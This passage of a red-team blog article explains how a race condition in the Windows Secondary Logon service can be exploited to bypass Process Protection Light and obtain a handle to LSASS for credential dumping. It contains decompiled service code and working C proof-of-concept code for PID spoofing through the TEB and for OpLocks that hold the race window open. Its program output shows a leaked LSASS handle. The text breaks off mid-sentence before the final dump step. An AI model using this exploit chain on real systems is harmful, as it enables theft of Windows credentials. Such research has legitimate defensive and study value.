> For the complete documentation index, see [llms.txt](https://otter.gitbook.io/red-teaming/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://otter.gitbook.io/red-teaming/articles/windows-of-opportunity-exploiting-race-conditions-in-seclogon-to-dump-lsass.md).
# Windows of Opportunity: exploiting race conditions in Seclogon to dump LSASS
* [#tldr](#tldr "mention")
* [#understanding-process-protection-light](#understanding-process-protection-light "mention")
* [#secondary-logon-service-architecture-and-exploitation-primitives](#secondary-logon-service-architecture-and-exploitation-primitives "mention")
* [#race-condition-mechanics-and-technical-implementation](#race-condition-mechanics-and-technical-implementation "mention")
* [#teb-manipulation](#teb-manipulation "mention")
* [#oplock](#oplock "mention")
* [#handle-enumeration](#handle-enumeration "mention")
* [#process-cloning](#process-cloning "mention")
* [#profit](#profit "mention")
* [#further-research](#further-research "mention")
* [#why-lsass](#why-lsass "mention")
* [#targeting-other-ppl-protected-processes](#targeting-other-ppl-protected-processes "mention")
* [#constraints-on-handle-types](#constraints-on-handle-types "mention")
* [#references](#references "mention")
### TLDR
The Windows Secondary Logon service (`seclogon`) represents a critical component of the Windows authentication architecture, enabling users to execute processes under alternative security contexts without requiring full credential disclosure. However, this legitimate functionality harbors a sophisticated race condition vulnerability that can be exploited to bypass Process Protection Light (PPL) mechanisms and gain unauthorized access to the Local Security Authority Subsystem Service (LSASS) memory.
This research presents a comprehensive analysis of a race condition attack against the Seclogon service that leverages Thread Environment Block (TEB) manipulation, Opportunistic Locks (OpLocks), and system-wide handle enumeration to achieve privilege escalation and credential extraction. The attack demonstrates how seemingly benign service features can be chained together to circumvent modern Windows security controls, including those designed specifically to protect high-value targets like LSASS.
The vulnerability exploits the service's implicit trust in caller-provided process identification data during handle operations. By manipulating the calling thread's process identifier and extending the exploitation window through file locking mechanisms, an attacker can trick Seclogon into creating privileged handles to LSASS that can subsequently be duplicated and used for memory dumping operations.
This analysis covers the complete attack chain from initial reconnaissance through final credential extraction, providing detailed technical implementation guidance while addressing the defensive implications for security practitioners. The research highlights the sophisticated nature of modern Windows exploitation techniques and the importance of understanding complex inter-service interactions when assessing system security posture.
### Understanding Process Protection Light
The Windows protection model emerged from digital rights management (DRM) requirements in Windows Vista and was originally designed to protect high-value media content through Protected Media Path architecture. Microsoft subsequently extended this framework into Process Protection Light to defend critical system components against administrator-level attacks, fundamentally altering the traditional Windows security paradigm where the debug privilege granted unrestricted process and memory access.
PPL protection operates through kernel-level enforcement mechanisms that modify standard process management behavior. The protection system stores protection metadata in a single-byte `PS_PROTECTION` union that encodes both protection type and signer hierarchy level through bitfields. This creates a strict access control model where processes can only access other processes at equal or lower protection levels, regardless of caller privileges.
The signer hierarchy establishes eight distinct protection levels, each corresponding to specific system roles and trust boundaries. The different levels are used to protect critical processes ranging from Memory Compression (`0x72`), Session Manager and Client Server Runtime (`0x62`).
| **Priority** | **Protection Level** | **Protection Type** | **Signer** |
| ------------ | ---------------------------------------- | ------------------- | ------------ |
| 1 (Highest) | `PS_PROTECTED_SYSTEM (0X72)` | Protected | WinSystem |
| 2 | `PS_PROTECTED_WINTCB (0x62)` | Protected | WinTcb |
| 3 | `PS_PROTECTED_WINTCB_LIGHT (0x61)` | Protected Light | WinTcb |
| 4 | `PS_PROTECTED_WINDOWS (0x52)` | Protected | Windows |
| 5 | `PS_PROTECTED_WINDOWS_LIGHT (0x51)` | Protected Light | Windows |
| 6 | `PS_PROTECTED_LSA_LIGHT (0x41)` | Protected Light | Lsa |
| 7 | `PS_PROTECTED_ANTIMALWARE_LIGHT (0x31)` | Protected Light | Anti-malware |
| 8 | `PS_PROTECTED_AUTHENTICODE (0x21)` | Protected | Anti-malware |
| 9 | `PS_PROTECTED_AUTHENTICODE_LIGHT (0x11)` | Protected Light | Authenticode |
| 10 (Lowest) | `PS_PROTECTED_NONE (0x00)` | None | None |
As shown in the table above, the LSASS process operates at the `PS_PROTECTED_LSA_LIGHT` protection level; this is not the highest protection level available but it blocks process and memory-related operations from non-PPL processes.
*WinTcb refers to the "Windows Trusted Computing Base" - the collection of hardware, firmware, and software components that are critical to Windows security. Processes with WinTcb protection levels include core system components like Session Manager (smss.exe), Client Server Runtime (csrss.exe), Service Control Manager (services.exe), and Windows Logon (winlogon.exe). These processes form the foundational security infrastructure of Windows and receive higher protection levels than even critical processes like LSASS.*
The protection mechanism integrates deeply with Code Integrity / Device Guard by enforcing signature-based restrictions on the DLLs that can be loaded into protected processes; this prevents protected processes from loading unsigned or inappropriately signed libraries, ensuring the entire address space maintains consistent trust levels. This prevents attackers from compromising PPL processes through library injection or replacement attacks. Moreover, certificate-based authentication enables the protection system through enhanced key usage extensions embedded in digital code signing certificates. Microsoft controls two specific EKU OIDs (1.3.6.1.4.1.311.10.3.22 and 1.3.6.4.1.311.10.3.20) that, combined with hardcoded signer strings and additional EKUs, determine protection eligibility. The Windows System Component Verification EKU (1.3.6.1.4.1.311.10.3.6) specifically enables WinTcb protection levels.
The minimum TCB enforcement mechanism guarantees protection for critical system components regardless of caller specifications. Core system binaries including Session Manager, Client Server Runtime, Service Control Manager, and Windows Initialization automatically receive WinTcb-Light protection when launched from system directories. This prevents even administrative processes from spawning unprotected versions of essential system components, maintaining security boundary integrity throughout the boot process.
### Secondary Logon service architecture and exploitation primitives
The Windows Secondary Logon service (`seclogon`) exposes a single primary RPC function: `SeclCreateProcessWithLogonW`. This service bridges user-mode process creation requests with alternative credentials, implementing core logic in `SlrCreateProcessWithLogon` that interfaces with `CreateProcessWithLogonW` and `CreateProcessWithTokenW` APIs.
The service's critical vulnerability lies in its trust of user-provided process identification data: when processing requests, `seclogon` calls `OpenProcess` on client-provided PIDs with access rights `PROCESS_QUERY_INFORMATION | PROCESS_CREATE_PROCESS | PROCESS_DUP_HANDLE`. This handle enables PPID spoofing operations but is closed shortly after use, creating an exploitable race condition window.
Below is a decompiled version of the `SlrCreateProcessWithLogon` function found in `seclogon.dll` that highlights the aforementioned flaw.
```c
int __fastcall SlrCreateProcessWithLogon(
RPC_BINDING_HANDLE rpcBindingHandle,
DWORD **clientRequestData,
__int64 requestFlags)
{
// ...
clientDataPtr = clientRequestData;
currentRpcHandle = rpcBindingHandle;
savedRpcHandle = rpcBindingHandle;
duplicatedProcessHandle = 0LL;
userProfileHandle = 0LL;
targetProcessHandle = 0LL; // this will hold the handle to the "calling" process
impersonationState = 0;
clientData = *clientRequestData;
clientRequestPtr = *clientRequestData;
allocatedBuffer = 0LL;
tokenInformationBuffer = 0LL;
// cleans up security-related variables
memset(v62, 0, sizeof(v62));
memset(&userProfileInfo, 0, sizeof(userProfileInfo));
v50 = -1;
// with this call to `RpcImpersonateClient` the service is able
// to act with the same privileges as the caller
lastError = RpcImpersonateClient(rpcBindingHandle);
if ( lastError )
goto LABEL_47; // failed to impersonate client
impersonationState = 1; // we are now impersonating
v30 = 1;
// here OpenProcess is called on the UniqueProcess specified in the caller process' TEB
// with permissions 0x4c0 =
// PROCESS_QUERY_INFORMATION (0x0400) +
// PROCESS_CREATE_PROCESS (0x0080) +
// PROCESS_DUP_HANDLE (0x0040)
targetProcessHandle = OpenProcess(0x4C0u, 0, clientData.UniqueProcess);
if ( !targetProcessHandle )
goto LABEL_46; // failed to open target process
tokenInfoSize = 88;
clientTokenHandle = 0LL;
tokenBuffer[0] = 0;
currentThread = GetCurrentThread();
// attempt to open the current thread's token for impersonation
if ( OpenThreadToken(currentThread, 8u, 1, &clientTokenHandle) )
{
// query token integrity level information to determine the privilege level
// of the calling process
if ( GetTokenInformation(clientTokenHandle, TokenIntegrityLevel, TokenInformation, tokenInfoSize, &tokenInfoSize) )
// token information retrieved successfully
// the service will now proceed with process creation using the spoofed process handle
// ...
// the handle to the target process is closed shortly after use
if ( targetProcessHandle )
return CloseHandle(targetProcessHandle);
```
The service's architecture contains an additional vulnerability in the `SlpSetStdHandles` function that compounds the process ID spoofing attack. When attackers set the `STARTF_USESTDHANDLES` flag in their `STARTUPINFO` structure and specify handle values in the standard stream fields (`hStdInput`, `hStdOutput`, `hStdError`), the service attempts to duplicate these handles from what it believes is the calling process into the newly created process. However, because the service has been tricked through PID spoofing into opening a handle to LSASS instead of the actual caller, `SlpSetStdHandles` will duplicate handles from within LSASS's handle table rather than the legitimate calling process, effectively leaking privileged handles to the attacker's newly created process.
In the `SlrCreateProcessWithLogon` function, right after a new handle to the target process is opened with `PROCESS_DUP_HANDLE` permissions, there is a check to see if the `STARTF_USESTDHANDLES` is specified and - if it is - a new duplicate handle is created and its input, output and error streams are set up using the `SlpSetStdHandles` function.
```c
// check if STARTF_USESTDHANDLES flag is set in the STARTUPINFO structure
if ( (*((_DWORD *)clientData->UniqueProcess + 15) & 0x100) != 0 )
{
startfUsesStdHandles = 1; // 0x100 = STARTF_USESTDHANDLES
}
// ...
// if the flag was set, call SlpSetStdHandles to duplicate standard stream handles
if ( startfUsesStdHandles
&& !(unsigned int)SlpSetStdHandles(
*(HANDLE *)requestFlags, // new process handle
targetProcessHandle, // source process (potentially LSASS)
*((_QWORD *)errorHandleFromStartupInfo)) ) // handle value from STARTUPINFO
{
goto LABEL_84; // handle duplication failed
}
```
This mechanism works because `SlpSetStdHandles` performs handle duplication operations using `DuplicateHandle`, treating the spoofed process handle as a legitimate source. The function doesn't independently verify that the source process is actually the caller - it simply trusts the handle that was opened earlier in the process, which has already been compromised through PID spoofing via TEB manipulation.
Here is what the beautified decompiled code for `SlpSetStdHandles` looks like:
```c
__int64 __fastcall SlpSetStdHandles(
HANDLE targetProcess, // new process where handles will be set
HANDLE sourceProcessHandle, // source process to duplicate handles from (potentially LSASS)
__int64 stdInputHandle, // standard input handle value from STARTUPINFO
__int64 stdOutputHandle, // standard output handle value from STARTUPINFO
__int64 stdErrorHandle) // standard error handle value from STARTUPINFO
{
int ntStatus;
__int64 pebAddress; // process Environment Block address
__int64 peb32Address; // 32-bit PEB address for WoW64 processes
int handleIndex;
LPVOID *currentHandlePtr; // iterator for handle processing
void *handleToduplicate;
void *targetLocation;
unsigned int wow64Handle;
__int64 peb32Offset;
HANDLE duplicatedHandle;
__int64 processParameters;
_BYTE processBasicInfo[8];
__int64 pebPointer;
__int64 stdErrorPtr;
// array structure: [handle_value, target_location_64bit, target_location_32bit]
// this array contains the three standard handles and their target memory locations
_QWORD handleProcessingArray[9];
peb32Offset = 0LL;
// query basic process information to get the PEB address
ntStatus = NtQueryInformationProcess(
targetProcess,
ProcessBasicInformation,
processBasicInfo,
0x30u,
0LL
);
if (ntStatus < 0) {
RtlNtStatusToDosError(ntStatus);
return 0LL;
}
pebAddress = pebPointer;
// verify PEB exists and read the process parameters
if (pebAddress &&
(unsigned int)SlpGetPeb32Address(targetProcess, &peb32Offset) &&
ReadProcessMemory(targetProcess, (LPCVOID)(pebAddress + 32), &processParameters, 8uLL, 0LL))
{
// handle WoW64 processes (32-bit processes on 64-bit Windows)
if (!peb32Offset) {
peb32Address = 0LL;
} else {
// read 32-bit process parameters offset for WoW64
if (!ReadProcessMemory(targetProcess, (LPCVOID)(peb32Offset + 16), &wow64Handle, 4uLL, 0LL)) {
return 0LL;
}
peb32Address = wow64Handle;
}
// validate all standard handles are valid (>= 0)
if (stdInputHandle >= 0 && stdOutputHandle >= 0 && stdErrorHandle >= 0) {
// set up handle processing array with handle values and target locations
// format: [stdin_value, stdin_64bit_target, stdin_32bit_target,
// stdout_value, stdout_64bit_target, stdout_32bit_target,
// stderr_value, stderr_64bit_target, stderr_32bit_target]
stdErrorPtr = stdInputHandle;
handleProcessingArray[2] = stdOutputHandle;
handleProcessingArray[5] = stdErrorHandle;
// set 64-bit target addresses in process parameters
handleProcessingArray[0] = processParameters + 32; // stdin location
handleProcessingArray[3] = processParameters + 40; // stdout location
handleProcessingArray[6] = processParameters + 48; // stderr location
// set 32-bit target addresses for WoW64 processes
if (peb32Address) {
handleProcessingArray[1] = peb32Address + 24; // 32-bit stdin location
handleProcessingArray[4] = peb32Address + 28; // 32-bit stdout location
handleProcessingArray[7] = peb32Address + 32; // 32-bit stderr location
}
handleIndex = 0;
currentHandlePtr = (LPVOID *)handleProcessingArray;
// process each standard handle (stdin, stdout, stderr)
while (true) {
handleToDelegate = *(currentHandlePtr - 1); // get handle value
if (handleToDelegate) {
// check if handle value is valid (not a special console handle)
if (((unsigned __int64)handleToDelegate & 0x10000003) != 3) {
// duplicate handle from source process
// if sourceProcessHandle points to LSASS due to PID spoofing
// this duplicates handles from LSASS
if (!DuplicateHandle(
sourceProcessHandle, // source: this will be set to LSASS's handle
handleToDelegate, // handle value from STARTUPINFO
targetProcess, // target: new process
&duplicatedHandle, // output: duplicated handle
0,
1,
DUPLICATE_SAME_ACCESS)) // keep same access rights
{
break; // duplication failed
}
// write the duplicated handle to the 64-bit process parameters
if (!WriteProcessMemory(
targetProcess,
*currentHandlePtr, // target location in PEB
&duplicatedHandle,
8uLL,
0LL))
{
break; // write failed
}
// ...
return 0LL; // Failure
}
```
These architectural flaws create multiple exploitation primitives such as:
* process ID spoofing via TEB manipulation
* handle enumeration through `NtQuerySystemInformation`
* process cloning via `NtCreateProcessEx`
* credential extraction through `MiniDumpWriteDump` (or other custom dumping functions) without direct LSASS interaction
This enables sophisticated attacks that bypass traditional monitoring focused on direct LSASS access. Here is what the whole process would look like:
### Race condition mechanics and technical implementation
As we just discussed, the `seclogon` race condition exploits precise timing vulnerabilities in the service's process creation workflow; to achieve a higher chance of success, we can extend the race window by placing an Opportunistic Lock (OpLock) on a file the service accesses when creating a new process.
#### **TEB Manipulation**
The process spoofing part of the attack is relatively simple: the Thread Environment Block (TEB) contains thread-specific information including the `ClientId` field. This structure stores both process and thread identifiers that `seclogon` trusts and uses when determining the caller identity.
```c
typedef struct _CLIENT_ID {
HANDLE UniqueProcess; // Process ID
HANDLE UniqueThread; // Thread ID
} CLIENT_ID;
```
Spoofing the caller's PID is as simple as modifying the structure's `UniqueProcess` field, replacing it with LSASS's process ID. Here is a simple function to retrieve the caller process' TEB structure and modify its `ClientId` structure.
```c
#include
#include
#include "structs.h"
VOID SpoofPID(
_In_ DWORD spoofedPid,
_Out_ DWORD* originalPid)
{
if (originalPid)
*originalPid = HandleToUlong(((PTEB)__readgsqword(0x30))->ClientId.UniqueProcess);
*(DWORD*)&((PTEB)__readgsqword(0x30))->ClientId.UniqueProcess = spoofedPid;
}
int main(int argc, char** argv)
{
DWORD originalPid, spoofedPid, oldPid;
DWORD targetPid = 1234;
// get original PID
originalPid = GetCurrentProcessId();
printf("Original PID: %lu\n", originalPid);
// patch the PID
SpoofPID(targetPid, &oldPid);
// get spoofed PID
spoofedPid = GetCurrentProcessId();
printf("Spoofed PID: %lu\n", spoofedPid);
SpoofPID(oldPid, NULL);
return 0;
}
```
Here is the result when the executable is ran.
```c
PS C:\tools> .\lsass_race_condition.exe
Original PID: 16400
Spoofed PID: 1234
```
This will work on `seclogon` as well since the underlying mechanism reads the process ID from the TEB, the same field we're spoofing; by debugging a process that uses `GetCurrentProcessId` we can see the disassembly for the function which behaves like our function by first reading from the process ID from the TEB (GS segment + `0x30` + `0x40`).
```
0:000> u kernel32!GetCurrentProcessId
KERNEL32!GetCurrentProcessId:
00007ffe`15430310 ff25624d0600 jmp qword ptr [KERNEL32!_imp_GetCurrentProcessId (00007ffe`15495078)]
00007ffe`15430316 cc int 3
00007ffe`15430317 cc int 3
00007ffe`15430318 cc int 3
00007ffe`15430319 cc int 3
00007ffe`1543031a cc int 3
00007ffe`1543031b cc int 3
00007ffe`1543031c cc int 3
0:000> u poi(00007ffe`15495078)
KERNELBASE!GetCurrentProcessId:
00007ffe`140b33b0 65488b042530000000 mov rax,qword ptr gs:[30h]
00007ffe`140b33b9 8b4040 mov eax,dword ptr [rax+40h]
00007ffe`140b33bc c3 ret
00007ffe`140b33bd cc int 3
00007ffe`140b33be cc int 3
00007ffe`140b33bf cc int 3
00007ffe`140b33c0 cc int 3
00007ffe`140b33c1 cc int 3
```
So when the service queries the calling process information, it reads the spoofed value from the TEB and opens handles to LSASS instead of the actual caller process, thus redirecting all subsequent handle operations towards the protected process.
#### **OpLock**
Now that we know how to get a legitimate Windows service to believe we are calling its functions from a privileged process, we need a way to extend the time window in which the duplicate handle to LSASS stays alive in `seclogon`'s handle table.
Fortunately, the `CreateProcessWithLogonW` function can take an application name in its `lpApplicationName` parameter that can be used to specify which executable will be run on behalf of the user whose credentials were specified in the `lpUsername`, `lpDomain` and `lpPassword` parameters.
```c
BOOL CreateProcessWithLogonW(
[in] LPCWSTR lpUsername,
[in, optional] LPCWSTR lpDomain,
[in] LPCWSTR lpPassword,
[in] DWORD dwLogonFlags,
[in, optional] LPCWSTR lpApplicationName,
[in, out, optional] LPWSTR lpCommandLine,
[in] DWORD dwCreationFlags,
[in, optional] LPVOID lpEnvironment,
[in, optional] LPCWSTR lpCurrentDirectory,
[in] LPSTARTUPINFOW lpStartupInfo,
[out] LPPROCESS_INFORMATION lpProcessInformation
);
```
So if the file we want the ask the service to access is locked, it will need to wait until the resource is available again before starting the process. This detail can be used to extend the time between the creation of the duplicated handle to LSASS by `SlrCreateProcessWithLogon` and the handle being closed.

We can use something like Procmon to see the specified file being accessed by `CreateProcessWithLogonW`. The following code specified fake user credentials and tries to start notepad with them.
```c
#include
#include
int main(int argc, char** argv)
{
STARTUPINFO si = { 0 };
PROCESS_INFORMATION pi = { 0 };
si.cb = sizeof(si);
printf("Calling CreateProcessWithLogonW with access to random file\n");
BOOL result = CreateProcessWithLogonW(
L"user",
L"domain",
L"password",
LOGON_NETCREDENTIALS_ONLY,
L"C:\\Windows\\System32\\notepad.exe", // this triggers file access
NULL,
0,
NULL,
NULL,
&si,
&pi
);
if (result) {
printf("Process created successfully\n");
CloseHandle(pi.hProcess);
CloseHandle(pi.hThread);
}
else {
printf("CreateProcessWithLogonW failed with error: %lu\n", GetLastError());
}
return 0;
}
```
If we compile and run the program we see that the process is successfully created without delays and the file is being accessed.
```
PS C:\tools> .\lsass_race_condition.exe
Calling CreateProcessWithLogonW with access to notepad.exe
Process created successfully
Total execution time: 345.46 milliseconds
```
Now let's try to set an OpLock on the same file using an external utility (see code below).
```c
#include
#include
#include
#define LOCKED_FILE L"C:\\Tools\\test.txt"
BOOL SetExclusiveOpLock(
_In_ HANDLE hFile)
{
REQUEST_OPLOCK_INPUT_BUFFER reqOplockInput = { 0 };
REQUEST_OPLOCK_OUTPUT_BUFFER reqOplockOutput = { 0 };
HANDLE hEvent = NULL;
OVERLAPPED overlapped = { 0 };
DWORD bytesReturned = 0;
hEvent = CreateEvent(NULL, TRUE, FALSE, NULL);
if (hEvent == NULL) {
printf("[!] Failed to create event object. GetLastError(): %d\n", GetLastError());
return FALSE;
}
overlapped.hEvent = hEvent;
reqOplockInput.StructureVersion = REQUEST_OPLOCK_CURRENT_VERSION;
reqOplockInput.StructureLength = sizeof(REQUEST_OPLOCK_INPUT_BUFFER);
reqOplockInput.RequestedOplockLevel = OPLOCK_LEVEL_CACHE_READ | OPLOCK_LEVEL_CACHE_WRITE | OPLOCK_LEVEL_CACHE_HANDLE;
reqOplockInput.Flags = REQUEST_OPLOCK_INPUT_FLAG_REQUEST;
reqOplockOutput.StructureVersion = REQUEST_OPLOCK_CURRENT_VERSION;
reqOplockOutput.StructureLength = sizeof(REQUEST_OPLOCK_OUTPUT_BUFFER);
printf("[~] Setting OpLock\n");
BOOL result = DeviceIoControl(
hFile,
FSCTL_REQUEST_OPLOCK,
&reqOplockInput,
sizeof(reqOplockInput),
&reqOplockOutput,
sizeof(reqOplockOutput),
&bytesReturned,
&overlapped
);
if (!result) {
DWORD error = GetLastError();
if (error == ERROR_IO_PENDING) {
printf("[~] OpLock request is pending (this is expected)\n");
return TRUE;
}
else {
printf("[!] DeviceIoControl failed with error: %d\n", error);
CloseHandle(hEvent);
return FALSE;
}
}
printf("[~] OpLock granted immediately\n");
CloseHandle(hEvent);
return TRUE;
}
BOOL SetExclusiveFileLock(
_In_ HANDLE hFile)
{
printf("[~] Setting exclusive file lock...\n");
// lock the entire file exclusively
if (!LockFile(hFile, 0, 0, MAXDWORD, MAXDWORD)) {
printf("[!] LockFile failed with error: %d\n", GetLastError());
return FALSE;
}
printf("[~] Exclusive file lock set successfully\n");
return TRUE;
}
int main()
{
HANDLE hFile = NULL;
int choice;
printf("[~] OpLock/File Lock Utility\n");
printf("[~] Target file: %ws\n\n", LOCKED_FILE);
printf("Choose locking method:\n");
printf("1. OpLock (advanced)\n");
printf("2. Exclusive file lock (simple)\n");
printf("Enter choice (1 or 2): ");
scanf_s("%d", &choice);
hFile = CreateFileW(
LOCKED_FILE,
GENERIC_READ | GENERIC_WRITE, // request both read and write access
0, // no sharing - this should block other access
NULL,
OPEN_EXISTING,
FILE_FLAG_OVERLAPPED, // required for OpLocks
NULL
);
if (hFile == INVALID_HANDLE_VALUE) {
DWORD error = GetLastError();
printf("[!] Failed to open file handle. GetLastError(): %d\n", error);
if (error == ERROR_SHARING_VIOLATION) {
printf("[!] File is already in use by another process\n");
}
else if (error == ERROR_ACCESS_DENIED) {
printf("[!] Access denied - try running as administrator\n");
}
return 1;
}
printf("[~] Successfully opened file handle\n");
BOOL lockSuccess = FALSE;
if (choice == 1) {
lockSuccess = SetExclusiveOpLock(hFile);
}
else {
lockSuccess = SetExclusiveFileLock(hFile);
}
if (!lockSuccess) {
printf("[!] Failed to set lock on target file\n");
CloseHandle(hFile);
return 1;
}
printf("[~] SUCCESS: Lock is now active on %ws\n", LOCKED_FILE);
printf("\nPress ENTER to release the lock and exit\n");
getchar();
getchar();
printf("\n[~] Releasing lock and exiting.\n");
CloseHandle(hFile);
return 0;
}
```
Executing the program will set an opportunistic lock on the `C:\Windows\System32\notepad.exe` file. It's worth noting that the utility implements both Opportunistic Locks and Exclusive Locks. Normally they both serve the same purpose but these two types of locks differ greatly in behavior: while OpLocks work asynchronously, Exclusive Locks are a synchronous mechanism, meaning that Exclusive Locks cannot be used to extend the race window condition as any attempt to access an exclusively-locked file will fail immediately. OpLocks, on the other hand, allow the file access attempt to hang indefinitely, giving us complete control over how long the `seclogon` service should wait for.
This might seem as a small distinction but it's a critical detail in our attack chain.
```
PS C:\tools> .\oplock.exe
[~] OpLock/File Lock Utility
[~] Target file: C:\Tools\test.txt
Choose locking method:
1. OpLock (advanced)
2. Exclusive file lock (simple)
Enter choice (1 or 2): 1
[~] Successfully opened file handle
[~] Setting OpLock
[~] OpLock request is pending (this is expected)
[~] SUCCESS: Lock is now active on C:\Tools\test.txt
Press ENTER to release the lock and exit
```
So if we now copy `notepad.exe` to a different folder (the original one is owned by TrustedInstaller so we cannot set an OpLock on it even as administrator without modifying the permissions), set an Opportunistic Lock on it and try to run our PoC we see it hang indefinitely until we release the lock (in this case about 40 seconds).
```c
#include
#include
#define LOCKED_FILE L"C:\\Tools\\notepad.exe"
#define LOGON_USERNAME L"user"
#define LOGON_DOMAIN L"domain"
#define LOGON_PASSWORD L"password"
DWORD WINAPI TriggerRaceCondition(IN LPVOID lpParameter) {
PROCESS_INFORMATION ProcessInfo = { 0 };
STARTUPINFO StartupInfo = { 0 };
StartupInfo.cb = sizeof(STARTUPINFO);
printf("[~] Thread started, calling CreateProcessWithLogonW\n");
if (!CreateProcessWithLogonW(
LOGON_USERNAME,
LOGON_DOMAIN,
LOGON_PASSWORD,
LOGON_NETCREDENTIALS_ONLY,
LOCKED_FILE,
NULL,
0,
NULL,
NULL,
&StartupInfo,
&ProcessInfo)) {
printf("[!] CreateProcessWithLogonW failed with error: %d\n", GetLastError());
}
else {
printf("[~] Created Process Of PID: %d\n", ProcessInfo.dwProcessId);
CloseHandle(ProcessInfo.hProcess);
CloseHandle(ProcessInfo.hThread);
}
return 0;
}
int main() {
HANDLE hThread;
DWORD dwStart, dwEnd;
printf("[~] Testing OpLock race condition\n");
printf("[~] Target file: %ws\n", LOCKED_FILE);
printf("[~] If OpLock is active, this should hang until lock is released\n\n");
dwStart = GetTickCount();
hThread = CreateThread(NULL, 0, TriggerRaceCondition, NULL, 0, NULL);
if (!hThread) {
printf("[!] CreateThread failed with error: %d\n", GetLastError());
return 1;
}
WaitForSingleObject(hThread, INFINITE);
CloseHandle(hThread);
dwEnd = GetTickCount();
printf("\n[~] Total execution time: %.2f seconds\n", (dwEnd - dwStart) / 1000.0);
return 0;
}
```
```
PS C:\tools> .\lsass_race_condition.exe
[~] Testing OpLock race condition
[~] Target file: C:\Tools\notepad.exe
[~] If OpLock is active, this should hang until lock is released
[~] Thread started, calling CreateProcessWithLogonW...
[~] Created Process Of PID: 25480
[~] Total execution time: 41.11 seconds
```
In the context of this technique, we don't necessarily need a binary file, any file we can set a lock on will do. Since the operational lock comes into play before `CreateProcessWithLogonW` has a chance of actually accessing the file, the targeted file is never mapped into memory like a normal PE would, meaning it doesn't have to be a PE at all!
One of my tests was performed by setting the lock on a newly created text file with some dummy contents and the technique worked just as well. The final PoC I will show in this post uses a text file (`C:\Users\otter\Desktop\test.txt`) as target file.
*So which files can we target exactly?*
Since the only requirement is that we can set an OpLock on the target file, we just need to figure out which files we can set these on.
Microsoft is very clear about this matter in its documentation, specifically in the [Requesting and Granting Oplocks](https://learn.microsoft.com/en-us/windows-hardware/drivers/ifs/granting-oplocks) page: the oplock we are requesting in this case is a `OPLOCK_LEVEL_CACHE_READ | OPLOCK_LEVEL_CACHE_HANDLE` type, which maps to the Read-Handle type in Microsoft's terminology so we can reference that table to understand when that lock can be set.
The first parameter is the access mode: the stream is opened for ASYNCHRONOUS access; if opened for SYNCHRONOUS access, `STATUS_OPLOCK_NOT_GRANTED` is returned. This requirement is already handled by our code by passing the `FILE_FLAG_OVERLAPPED` flag in the `CreateFileW` call.
The second requirement is transactional state: there have to be no TxF transactions active on the file. This should not be the case for normal files such as `notepad.exe` or our `test.txt` so we can somewhat ignore this.
The third requirement is range locks: there are no current Byte Range Locks on the stream.
Fourth is memory-mapped sections: there have to be no writable user-mapped sections on the stream. The `REQUEST_OPLOCK_OUTPUT_BUFFER.Flags` field will have the `REQUEST_OPLOCK_OUTPUT_FLAG_WRITABLE_SECTION_PRESENT` flag set.
Now the most relevant part: the existing oplock state. The table in the MSDN specifies what happens depending on what's already held on the stream; for Read-Handle requests, the only success paths are "No oplock" or "Read".
This explains why we either need to use a file that has been just created and has no open handles to it, or copy a legitimate Windows executable from the original directory to a new one: **any pre-existing opens that hold a conflicting oplock type or that simply represent another open on the stream without a matching oplock key will cause the Read-Handle request to fail.**
#### **Handle Enumeration**

Now that we successfully put the Seclogon service "on hold" we know are able to enumerate all the handles present in the process' handle table. If we examine the process with System Informer we'll see that the service has actually opened a process to `lsass.exe` with the right permissions (`PROCESS_QUERY_INFORMATION | PROCESS_CREATE_PROCESS | PROCESS_DUP_HANDLE`) on our behalf.
Attaching a debugger to the `seclogon` process we also see that there is only 1 handle with `ObjectTypeIndex` of `Process` and it's pointing to the process with PID `1492` which - in this case - belongs to `lsass.exe`.
```
0:002> !handle
Handle 4
Type Event
...
Token 1
Process 1
Thread 2
IoCompletion 4
TpWorkerFactory 2
ALPC Port 6
WaitCompletionPacket 7
0:002> !handle 0 f Process
Handle 19c
Type Process
Attributes 0
GrantedAccess 0x14c0:
None
DupHandle,CreateProcess,QueryInfo
HandleCount 19
PointerCount 514552
Name
Object Specific Information
Process Id 1492
Parent Process 1372
Base Priority 9
1 handles of type Process
0:002> !handle 0 7 Process
Handle 19c
Type Process
Attributes 0
GrantedAccess 0x14c0:
None
DupHandle,CreateProcess,QueryInfo
HandleCount 19
PointerCount 509389
Name
1 handles of type Process
```
By enabling `SeDebugPrivilege` and `SeImpersonatePrivilege` we can modify our existing PoC to perform the following actions:
1. Spoof LSASS's PID
2. Set an OpLock on the `C:\Users\otter\Desktop\test.txt` file (the same one mentioned in the OpLock section of this post)
3. Force Seclogon to open a privileged handle to LSASS, this handle will be kept open by the Opportunistic Lock
4. Access Seclogon's memory directly to enumerate all handles of type `Process`
This part of the code will not be shared in full for brevity's sake since it consists in routine memory operations. The goal is to retrieve all object types using a system call such as `NtQueryObject` and parse the list to find all handles of type `Process`.
If we implemented the logic correctly and the Seclogon process is still waiting for the locked file to free up, we should see at least a handle to `lsass.exe` with the aforementioned privileges.
```
PS C:\tools> .\lsass_race_condition.exe
[~] Enabled SeDebugPrivilege and SeImpersonatePrivilege
[~] Found Seclogon PID: 16744
[~] Found LSASS PID: 1492
[~] Spoofing PID with value 1492
[~] Searching for handles in process 16744 for object type: Process
[~] Found object type 'Process' at index: 7
[~] Enumerating 256905 total system handles
[~] Looking for handles in process 16744 with object type index 7
[~] Found matching handle #1:
Handle Value: 0x000000000000019C
Object Address: 0xFFFFDD8A9C8EA0C0
Access Mask: 0x000014C0 PROCESS_DUP_HANDLE PROCESS_CREATE_PROCESS PROCESS_QUERY_INFORMATION PROCESS_QUERY_LIMITED_INFORMATION
Handle Attributes: 0x00
Target Process ID: 1492
Target Process: C:\Windows\System32\lsass.exe
----------------------------------------
[~] Found 1 total handles of type 'Process' in process 16744
```
Looking closely at the output, you might spot something interesting:
```
